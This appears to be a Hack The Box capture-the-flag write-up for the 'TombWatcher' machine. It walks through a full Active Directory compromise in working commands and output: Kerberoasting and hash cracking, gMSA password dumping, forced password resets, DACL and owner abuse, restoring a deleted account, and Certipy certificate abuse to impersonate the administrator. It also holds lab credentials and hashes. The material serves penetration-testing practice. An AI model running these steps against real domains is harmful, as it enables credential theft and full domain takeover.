Recon
Nmap finds domain tombwatcher.htb
└──╼ [★]$ nmap -p- -A 10.129.232.167
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-12 13:37:36Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-12T13:39:12+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-12T13:39:11+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-12T13:39:12+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-12T13:39:11+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49722/tcp open  msrpc         Microsoft Windows RPC
We can locate high value targets as henry.
bloodhound-python -u 'john' -p 'Password1' -d tombwatcher.htb -ns 10.129.232.167 -c All --zip

We can set the time and then get the hash for alfred.
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-4k1brha7vc]─[~/my_data]
└──╼ [★]$ sudo ntpdate 10.129.232.167
2025-08-12 08:50:39.47608 (-0500) +14400.343076 +/- 0.039869 10.129.232.167 s1 no-leap
CLOCK: time stepped by 14400.343076
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-4k1brha7vc]─[~/my_data]
└──╼ [★]$ python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$d5679e52a<snip>4d84c73d9097a844933a388857bb3b4a08d379262d954f76be21157b669b4018f53b76f04d7633580a4
[VERBOSE] SPN removed successfully for (Alfred)
We can then crack the hash with john.
└──╼ [★]$ sudo john ./hash_alfred
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
basketball       (?)
1g 0:00:00:00 DONE 2/3 (2025-08-12 08:54) 50.00g/s 51200p/s 51200c/s 51200C/s 123456..random
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

We can add ourselves to the infra group.
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-4k1brha7vc]─[~/my_data]
└──╼ [★]$ bloodyAD --host ‘10.129.232.167’ -d ‘tombwatcher.htb’ -u alfred -p ‘basketball’ add groupMember INFRASTRUCTURE alfred
[+] alfred added to INFRASTRUCTURE
Then we takeover ansible_dev.

└──╼ [★]$ python3 gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::7bc5a56af89da4d3c03bc048055350f2
ansible_dev$:aes256-cts-hmac-sha1-96:29a7e3cc3aaad2b30beca182a9707f1a1e71d2eb49a557d50f9fd91360ec2f64
ansible_dev$:aes128-cts-hmac-sha1-96:de6c86d8b6a71c4538f82dc570f7f9a6
Then we takeover sam by changing his password.

└──╼ [★]$ bloodyAD --host '10.129.232.167' -d 'tombwatcher.htb' -u 'ansible_dev$' -p ":7bc5a56af89da4d3c03bc048055350f2" set password SAM "Password1"
[+] Password changed successfully!
Finally we abuse WriteOwner to get to John.

└──╼ [★]$ owneredit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb/sam:Password1'
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
We took over john but have only genericWrite, so we have to modify our privs. Then we can reset the password and get in using evilwinrm.
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-4k1brha7vc]─[~/my_data]
└──╼ [★]$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'Password1' add genericAll john sam
[+] sam has now GenericAll on john
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-4k1brha7vc]─[~/my_data]
└──╼ [★]$ bloodyAD --host '10.129.232.167' -d 'tombwatcher.htb' -u 'sam' -p "Password1" set password JOHN "Password1"
[+] Password changed successfully!
Looking at “Outbound object control” we see that we can takeover ADCS.

└──╼ [★]$ dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'john' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' 'tombwatcher.htb'/'john':'Password1'
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250812-101707.bak
[*] DACL modified successfully!
Knowing the name of the box, we can now check tombstones on the server and find cert_admin accounts. We can reanimate the newest one.
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -Properties *
<snip>
CN                              : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                        : 0
countryCode                     : 0
Created                         : 11/16/2024 12:07:04 PM
createTimeStamp                 : 11/16/2024 12:07:04 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData           : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                       : cert_admin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 11/16/2024 12:07:27 PM
modifyTimeStamp                 : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN               : cert_admin
Name                            : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133762504248946345
sAMAccountName                  : cert_admin
sDRightsEffective               : 7
sn                              : cert_admin
userAccountControl              : 66048
uSNChanged                      : 13197
uSNCreated                      : 13186
whenChanged                     : 11/16/2024 12:07:27 PM
whenCreated                     : 11/16/2024 12:07:04 PM


Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Enable-ADAccount -Identity cert_admin
We have genericAll over this new user, so time to reset his password with Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString "Password1" -AsPlainText -Force).

Now that we have cert_admin, time to look at certs that he menages.
└──╼ [★]$ certipy-ad find -u cert_admin@tombwatcher.htb -p Password1 -dc-ip 10.129.232.167
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'tombwatcher-CA-1' via CSRA
[!] Got error while trying to get CA configuration for 'tombwatcher-CA-1' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'tombwatcher-CA-1'
[*] Saved BloodHound data to '20250812105044_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250812105044_Certipy.txt'
[*] Saved JSON output to '20250812105044_Certipy.json'
We find some ESC codes.

We check with the wiki.
https://github.com/ly4k/Certipy/wiki/06-‐-Privilege-Escalation
certipy-ad req -u 'cert_admin@tombwatcher.htb' -p 'Password1' -dc-ip '10.129.232.167' -target 'DC01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'

certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.232.167' -ldap-shell
We can then change password for admin.

Then we can login into admin using evilwin-rm
